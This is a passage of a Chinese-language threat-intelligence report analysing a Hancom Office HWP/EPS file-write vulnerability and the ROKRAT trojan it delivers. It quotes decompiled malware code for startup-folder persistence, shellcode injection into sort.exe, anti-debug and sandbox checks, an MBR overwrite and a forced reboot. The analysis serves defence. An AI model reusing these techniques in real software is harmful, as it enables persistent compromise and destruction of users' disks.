EPS/PS、PostScript 以及 GhostScript 项目

在分析该漏洞前，我们需要了解一些关于 EPS/PS 和 PostScript 以及 GhostScript 项目的相关知识。

1. EPS（Encapsulated Post Script）

EPS 是 Encapsulated Post Script 的缩写，是一个专用的打印机描述语言，可以描述矢量信息和位图信息，支持跨平台。是目前桌面印刷系统普遍使用的通用交换格式当中的一种综合格式。EPS/PS 文件格式又被称为带有预视图象的 PS 文件格式，它是由一个 PostScript 语言的文本文件和一个（可选）低分辨率的由 PICT 或 TIFF 格式描述的代表像组成。其中，PostScript 是一种用来描述列印图像和文字的编程语言，该编程语言提供了丰富的 API，包括文件读写等功能：




2. GhostScript 项目

GhostScript 项目是一套 Post Script 语言的解释器软件。可对 Post Script 语言进行绘图，支持 Post Script 与 PDF 互相转换。换言之，该项目可以解析渲染 EPS 图像文件。而 Hangul 正是利用此开源项目支持 EPS 文件渲染。

提取 HWP 中的 EPS 脚本


要分析 HWP 中的 EPS 脚本，需要将 EPS 脚本提取出来。而 HWP 文件本质上是 OLE 复合文件，EPS 则作为复合文件流存储在 HWP 文件中，可以用现有工具 oletools、Structured Storage eXplorer、Structured Storage Viewer 等工具查看和提取，以下是 Structured Storage eXplorer 工具查看的效果图：



而 HWP 文件中的大部分流都是经过 zlib raw deflate 压缩存储的，EPS 流也不例外。可以通过 Python 解压缩恶意 HWP 文件中的 EPS 流，代码如下：

```python
# !python

import zlib
import sys
import argparse

if __name__ == '__main__':
    parser = argparse.ArgumentParser(description="This is a script to extract EPS")
    parser.add_argument('--input', '-i', help='input file')
    parser.add_argument('--output', '-o', help='output file')
    args = parser.parse_args()

    input_file = None
    output_file = None
    if args.input:
        input_file = args.input
    if args.output:
        output_file = args.output

    if input_file is None:
        parser.print_help()
        sys.exit(-1)

    data = ''
    with open(input_file, "rb") as f:
        data = f.read()

    try:
        data = zlib.decompress(data, wbits=-15)
    except Exception as e:
        print(e.args)
        sys.exit(-3)

    if output_file is None:
        print(data)
    else:
        with open(output_file, "wb") as f:
            f.write(data)
        print('Extract the EPS file to ' + output_file + ' successful.\n')
```

以下是解压缩后的恶意 EPS 文件内容：



恶意 EPS 脚本分析

解压后的恶意 PostScript 脚本功能分析如下：

第 1 行为注释代码，表示使用 Adobe-3.0、EPSF-3.0 标准。

第 3-8 行定义了一个字符串拼接函数 catme，类似 C 语言中的 strcat 函数。

第 10 行获取%AppData% 环境变量并存储于变量 envstr 中。

第 11 行利用 catme 函数拼接出文件路径并存储于变量 path1 中。

第 12、13 行含义同 11 行。

第 14 行采用写入的方式打开%AppData%\Microsoft\Windows\Start Menu\Programs\StartUp\UpgradeVer45.bat 文件并将文件句柄存储于变量 file1 中。

第 15 行将字符串 “copy /b … WinUpdate148399843.pif’’ 写入 path1 中。

第 16 行关闭 file1。

第 17 行以写入方式打开%AppData%\Dhh01.oju01 文件。

第 18 行写入 PE 文件头 MZ 标识到%AppData%\Dhh01.oju01 文件。

第 19-36 行将后面的 16 进制字符串写入文件%AppData%\Dhh02.oju01。

未正确使用 GhostScript 提供的沙盒保护导致任意文件写漏洞

可以看到，整个 EPS 脚本中并没有任何已知漏洞相关的信息，脚本功能是直接将恶意文件写入到了 Windows 启动项，这显然脱离了一个图像解析脚本的正常功能范围。


我们在翻阅了 GhostScript 开源组件的说明后发现，GhostScript 其实提供了一个名为 “-dSAFER’’ 的参数来将 EPS 脚本的解析过程放到安全沙箱中执行，以防止诸如任意文件写这类高危操作发生。

而 Hancom Office 在解析处理 HWP 文件中包含的 EPS 文件时，会调用自身安装目录下的 gbb.exe。gbb.exe 内部最终会调用同目录的 GhostScript 开源组件 gsdll32.dll 来解析和显示 EPS 图像：

可以很明显的看到，Hancom Office 在调用 GhostScript 开源组件的过程中没有使用-dSAFER 参数，使得 EPS 解析过程并没有在沙箱中执行，也就是说 PostScript 脚本的所有操作均在真实环境中。这自然就导致了 Hancom Office 允许 EPS 脚本执行任意文件写。

至此，我们可以很清楚的认定，该漏洞成因为 Hancom Office 未正确使用 GhostScript（开源 EPS 解析组件）提供的沙盒保护而导致了任意文件写漏洞。

360 威胁情报中心安全研究员通过手动调用 gswin32.exe（GhostScript 提供的一个解析 EPS 脚本的外壳程序）来解析恶意 EPS 文件，并加上了-dSAFER 参数，此时 gswin32.exe 提示 “invalidfileaccess’’，即未能将文件写入到磁盘（写入启动项失败，这也反面证明了漏洞的成因）。如下图：




22.3.3 受影响软件版本

理论上 2017 年 5 月之前开发的支持 EPS 脚本解析的 Hancom Office 软件都受该漏洞影响。

22.3.4 漏洞时间线

截止目前，Hangul Office 产品线已经有了很多版本分支，而至少在 Hangul 2010 就引入了 GhostScript 开源组件用于解析 EPS 文件。根据维基百科资料显示：在 2017 年 5 月由于 Hangul Office 产品线使用了 GhostScript 组件而没有开源，这一行为违反了 GhostScript 的开源协议 GUN GPL，被要求开源其产品的源代码。


Hancom

From Wikipedia, the free encyclopedia

Hancom, Inc. (called *Haansoft Corporation* in English until early 2010; Hangul: 한글과컴퓨터; RR: *Hangeulgwa Keompyuteo*; MR: *Hangŭl-gwa K'ŏmp'yut'ŏ*; literal translation: Hangul and Computer)

Hancom (KOSDAQ: HAANSOFT) is an office suite software developer in Korea. Established in 1990, the company created Hangul, a native word processing program for the Korean language.

The story of Hancom mirrors the fortunes of Korea's reborn software industry through support from the government. In 1998, the company nearly went bust, although it had been considered a national treasure: bad management, the Asian financial crisis, and software piracy had brought the company to its knees. Microsoft, which had about 15% market penetration in office apps at the time in Korea, offered US$20 million to Hancom to stop producing Hangul and instead resell Microsoft's localized Word program. For a small investment, Microsoft would have wiped out Hangul's main competitor completely in Korea, one of the few countries in the world that had still resisted wide adoption of Microsoft's office suite.

When the news of the deal broke, Koreans united in a national fervor and raised over US$10 million through a national campaign to save the company. In addition, Hancom's near-bankruptcy brought the issue of software piracy under the national spotlight. As a result, Koreans began to pay for their software.[3]

As of March 2015, Hancom employs 368 people.[4] The company has been profitable for nine consecutive years, with estimated sales of KRW 54.5 billion (US$48.6 million) for last year.[3]

In May 2017 Hancom lost a lawsuit in US Federal Court for violating the GNU GPL license as a consequence of using the source code of PostScript and PDF interpreter Ghostscript.[5] Ghostscript is dual licensed under both the Affero GPL License, or a commercial license. Under the Affero GPL terms, Hancom would be required to open source their code. Alternatively, they could have purchased a license.[6]

Contents [hide]
1 Hancom Office
2 ThinkFree
3 Product List
4 Discontinued Products
5 References
6 External links


鉴于此版权问题，Hangul 在 Hangul NEO(2016) 的后续版本中去除了 GhostScript 开源组件。并且在我们测试的 Hangul 2014 的最新更新中，已经剔除了老版本中的 GhostScript 开源组件，这变相的消除了该漏洞隐患。

22.4 恶意样本 Payload 分析

22.4.1 漏洞利用文档

漏洞利用文档是名为 “7 .hwp(7 周信任和关怀的交流)”


文档内容如下：




成功利用后会在当前用户的启动目录释放 UpgradeVer45.bat 脚本，并且在%appdata% 目录下释放 Dhh01.oju01 和 Dhh02.oju01 文件，当用户重新登录时，UpgradeVer45.bat 会将%appdata% 目录下释放的两个文件合并为 WinUpdate148399843.pif 文件。

22.4.2 WinUpdate148399843.pif

WinUpdate148399843.pif 文件则是一个 PE 文件，该文件使用 Themida 加壳：



使用 OD 脚本脱壳后进行分析，样本执行后首先检测进程路径是否包含”WinUpdate’’（样本本身包含的名字），若不是则退出：



进而检测启动项目录下是否有以”UpgradeVer’’ 开头的文件

样本还会进行反调试检测：

```
v3 = NtQueryInformationProcess_401000();
dwProcessId = 0;
v4 = GetShellWindow();
GetWindowThreadProcessId(v4, &dwProcessId);
return v3 != (FARPROC)dwProcessId;
```

随后，样本会执行%system32% 下的 sort.exe 程序：

之后利用 WriteProcessMemory，RtlCreateUserThread 向 sort.exe 注入一段 ShellCode 执行：

```
v10 = 0;
v1 = GetModuleHandleA("Kernel32.dll");
v2 = GetModuleHandleA("ntdll.dll");
v3 = GetProcAddress(v1, "OpenProcess");
v4 = GetProcAddress(v2, "RtlCreateUserThread");
v11 = GetProcAddress(v1, "WriteProcessMemory");
v5 = GetProcAddress(v1, "VirtualAllocEx");
v6 = (v3)(1082, 0, a1);
v7 = v6;
if ( v6 )
{
  v8 = (v5)(v6, 0, 513131, 12288, 64);
  (v11)(v7, v8, sub_40AC40, 512107, &v12);
  (v4)(v7, 0, 0, 0, 0, 0, v8, 0, &v10, &v13);
}
return v10;
```

22.4.3 ShellCode

注入的 ShellCode 首先会通过 IsDebuggerPresent 检测是否处于调试状态：

```
call esi                                    kernel32.IsDebuggerPresent
test eax,eax
jnz short 00070063
sub edi,dword ptr ss:[ebp-0x8]
cmp edi,0x190
jb short 0007006D
mov esi,dword ptr ss:[ebp-0x4]
lea eax,dword ptr ds:[esi+0x64]
call eax
```


并通过与 “E2F9FC8F’’ 异或解密出另一个 PE 文件：

```
0007008D   8D4B FF          lea ecx,dword ptr ds:[ebx-0x1]
00070090   2BF7             sub esi,edi
00070092   C1E9 02          shr ecx,0x2
00070095   8BD7             mov edx,edi
00070097   41               inc ecx
00070098   8B0416           mov eax,dword ptr ds:[esi+edx]
0007009B   3345 F0          xor eax,dword ptr ss:[ebp-0x10]
0007009E   8902             mov dword ptr ds:[edx],eax
000700A0   8D52 04          lea edx,dword ptr ds:[edx+0x4]
000700A3   83E9 01          sub ecx,0x1
000700A6 ^ 75 F0            jnz short 00070098
000700A8   53               push ebx
000700A9   57               push edi
000700AA   E8 53060000      call 00070702
000700AF   59               pop ecx
ebx=0007C600

地址      HEX 数据                                          ASCII
00210000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ? ...¦...ÿÿ..
00210010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ?.......@.......
00210020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00210030  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  ............£...
00210040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ■■?.???L?Th
00210050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00210060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00210070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00210080  3B 66 D6 9E 7F 07 B8 CD 7F 07 B8 CD 7F 07 B8 CD  ;F醚■■竿■■竿■■竿
00210090  CB 9B 49 CD 6F 07 B8 CD CB 9B 4B CD D7 07 B8 CD  蘁I皱■竿蘁K妥■竿
002100A0  CB 9B 4A CD 61 07 B8 CD 76 7F 3C CD 7E 07 B8 CD  蘁J氖■竿v■<翀■竿
002100B0  44 59 BB CC 65 07 B8 CD 9A 5E BD CC 7D 07 B8 CD  DY惶e■竿獭教}■竿
002100C0  44 59 BD CC 3F 07 B8 CD 44 59 BC CC 5B 07 B8 CD  DY教?■竿DY绁[■竿
002100D0  76 7F 2B CD 6A 07 B8 CD 7F 07 B9 CD CA 07 B8 CD  v■+斩■竿■■雇?竿
002100E0  ED 59 B1 CC 70 07 B8 CD ED 59 BA CC 7E 07 B8 CD  鞣碧p■竿鞣禾~■竿
002100F0  52 69 63 68 7F 07 B8 CD 00 00 00 00 00 00 00 00  Rich■■竿........
00210100  50 45 00 00 4C 01 06 00 D6 A1 84 5B 00 00 00 00  PE..L?■.帧刖....
00210110  00 00 00 00 E0 00 02 01 0B 01 0E 00 00 BE 05 00  ....?■?■..?.
```

最后内存执行解密后的 PE 文件：

22.4.4 ROKRAT

最终解密后的 PE 文件是 ROKRAT 家族的远控木马，该木马会获取计算机名称、用户名、并通过 smbios 判断计算机类型：



```
    if ( v1 )
      dwErrCode = RegQueryValueExW(phkResult, L"SMBiosData", 0, 0, v1, &cbData);
    else
      dwErrCode = 8;
  }
  else
  {
    dwErrCode = 1010;
  }
}
RegCloseKey(phkResult);
if ( dwErrCode )
  goto LABEL_39;
v7 = (int)v27;
v8 = *((unsigned __int16 *)v27 + 3) + 8;
v9 = *((unsigned __int16 *)v27 + 2) + 8;
v19 = *((unsigned __int16 *)v27 + 2) + 8;
if ( v27[v8] == 127 )
  goto LABEL_38;
do
{
  if ( v8 >= v9 )
    break;
  v10 = (_BYTE *)(v7 + v8);
  v11 = *(unsigned __int8 *)(v8 + v7 + 1) + v8;
  v17 = v10;
  v12 = 1;
  do
  {
    v13 = *v10;
    if ( *v10 != 1 || v22 )
    {
      if ( v13 != 2 || v22 != 1 )
      {
        if ( v13 == 3 && v12 == 1 )
        {
          switch ( v10[5] )
          {
            case 2:
              v2 = "__Unknown__";
              break;
            case 3:
              v2 = "__Desktop__";
              break;
            case 4:
              v2 = "__Low_Profile_Desktop__";
```

随后会进行沙箱执行环境检测：

```
}
else if ( GetModuleHandleA("SbieDll.dll") )
{
  byte_2862AE = 50;
}
else if ( GetModuleHandleA("api_log.dll") )
{
  byte_2862AE = 52;
}
else if ( GetModuleHandleA("dir_watch.dll") )
{
  byte_2862AE = 53;
}
```

如果检测到存在”C:\Program Files\VMware\VMware Tools\vmtoolsd.exe’’ 路径则会往 MBR 中写入”FAAAA...Sad...’’ 字符串：

```
v24 = 144312520;
v25 = 146540744;
v26 = 149227732;
v27 = 148179167;
v28 = 147654863;
v29 = 145754328;
v30 = 148179166;
v31 = 147917026;
v32 = 2204;
v0 = wcslen((const unsigned __int16 *)&v23);
for ( i = 0; i < (signed int)(v0 - 1); ++i )
  FileName[i] = *((_BYTE *)&v23 + 2 * i + 2) - 108;
FileName[i] = 0;
v2 = CreateFileA(FileName, 0x10000000u, 3u, 0, 3u, 0, 0);// "\\.\PhysicalDrive0"
if ( v2 != (HANDLE)-1 )
{
  qmemcpy(&Buffer, &unk_27C048, 0x201u);
  if ( WriteFile(v2, &Buffer, 0x200u, &NumberOfBytesWritten, 0) )
  {
    v3 = 25;
    do
    {
      WriteFile(v2, &Buffer, 0x200u, &NumberOfBytesWritten, 0);
      --v3;
    }
    while ( v3 );
  }
  CloseHandle(v2);
```

写入之后通过 shutdown 命令重启电脑：

```
CALL 到 CreateProcessA 来自 _0021000.00CADDD8
ModuleFileName = "C:\Windows\system32\cmd.exe"
CommandLine = "C:\Windows\system32\cmd.exe /c c:\windows\system32\shutdown /r /t 1 ■■"
pProcessSecurity = NULL
```

重启后开机显示画面：

